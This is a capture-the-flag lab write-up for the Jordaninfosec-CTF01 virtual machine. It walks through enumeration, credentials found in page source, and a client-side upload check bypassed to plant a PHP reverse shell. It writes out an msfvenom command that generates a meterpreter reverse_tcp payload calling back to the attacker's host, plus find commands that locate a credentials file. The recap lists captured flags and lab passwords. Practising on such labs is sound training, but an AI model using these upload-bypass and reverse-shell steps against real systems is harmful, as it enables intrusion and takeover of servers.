


**Jordaninfosec-CTF01**

Kali (Attacker) - 192.168.56.101

CTF01 (Victim) – 192.168.56.102


Step 1: Enumerate the Target




Simple Nmap shows to ports responding 22, 80.

I checked out the web page first and was presented with a login form. No other link, and source only indicated some php and JS were being used nothing low hanging yet.


I fired up “dirb” and “SqlMap” for fun to see what shakes loose.



Dirb




Using this post request for data variables.




Got squat. Which is kinda expected.


SO back to dirb; there are 5 directories total with the /flag being of most interest.




Next looked at robots.txt



I first checked out the admin\_area. This presented with a “fake” admin page that indicated it was not working.



The source code gave Flag 2 and some interesting credentials. I used these credentials on SSH, SqlMap, and the login page. Only the login page accepted them and the new page was an image upload page.



I knew this was for images only by inspecting the source code and JS associated. OK so lets upload a picture and see what happens. Nothing changes except for the word “success” at the top of the page.

Referring back to robots.txt I see there is uploaded\_files directory and navigate there. Its blank, but if I extend the directory to tree to include myphoto.jpg as follows 192.168.56.102/uploaded\_files/myphoto.jpg my image indeed is presented.

PERFECT!

We know the server is running PHP so I next tried to slip a PHP reverse shell past the javascript validator, and sure enough got “success” once again.

There are two ways to generate this PHP reverse\_tcp. The first is use an edited version from [Pentestmonkey](http://pentestmonkey.net/tools/web-shells/php-reverse-shell) or generating one from msfvenom. Each will require a different multi/handler depending on which you use.

The first here is from generating the php using msfvenom:

msfvenom -p php/meterpreter/reverse\_tcp LHOST=192.168.56.101 LPORT=31337 -f raw > ~/Desktop/DeCoN.php &&

echo '?> '>> ~/Desktop/DeCoN.php &&


sed 's/^..//' ~/Desktop/DeCoN.php > ~/Desktop/DeCoN1.php &&

mv ~/Desktop/DeCoN1.php ~/Desktop/DeCoN.php


This script generates the php code for shell, puts the necessary ‘?>’ at the end of file, then removes the first two characters which are ‘/\*’ thus leaving a readable php file.

I fired up msfconsole and prepped a multihandler with meterpreter for the php reverse shell and once that was active and waiting, initiated the shell.

BOOM meterpreter.




If using [Pentestmonkey](http://pentestmonkey.net/tools/web-shells/php-reverse-shell) script change the payload to “linux/x86/shell/reverse\_tcp” as the php script is not compatible with meterpreter and instead requires a different multihandler payload.



I drop to shell, and enumerate where I am with ‘pwd’ As expected /var/www/html/uploaded\_files. I back up one level and ls -alh the html directory.

More juicy treats – too easy.


Flag.txt isn’t readable by me as I’m still www-data, but hint.txt is




Here we I am told to find a hidden file for the flag 4. Too easy right!? Lol his message is cryptic and can be interpreted wrong.

Using command: ‘find / -type f -user technawi -iname ".\*" 2>/dev/null’ I search for all hidden files associated with user technawi that www-data can read. The list is short, but none have any information regarding the flag.

By backing up one step and using ‘find / -type f -user technawi 2>/dev/null’ I can see a new list with one file in particular of interest.



Here /etc/mysql/conf.d/credentials.txt contained the 4th flag and the login information for technawai. This information is used to ssh from my kali back to CTF01



And with that successful connection the last flag is read in /var/www/html/flag.txt

Recap:

The 1st flag is : {8734509128730458630012095}

The 2nd flag is : {7412574125871236547895214}

username : admin

password : 3v1l\_H@ck3r

The 3rd flag is : {7645110034526579012345670}

The 4th flag is : {7845658974123568974185412}

MYSQL:

username : technawi

password : 3vilH@ksor

The 5th flag is : {5473215946785213456975249}

Good job :)

You find 5 flags and got their points and finish the first scenario....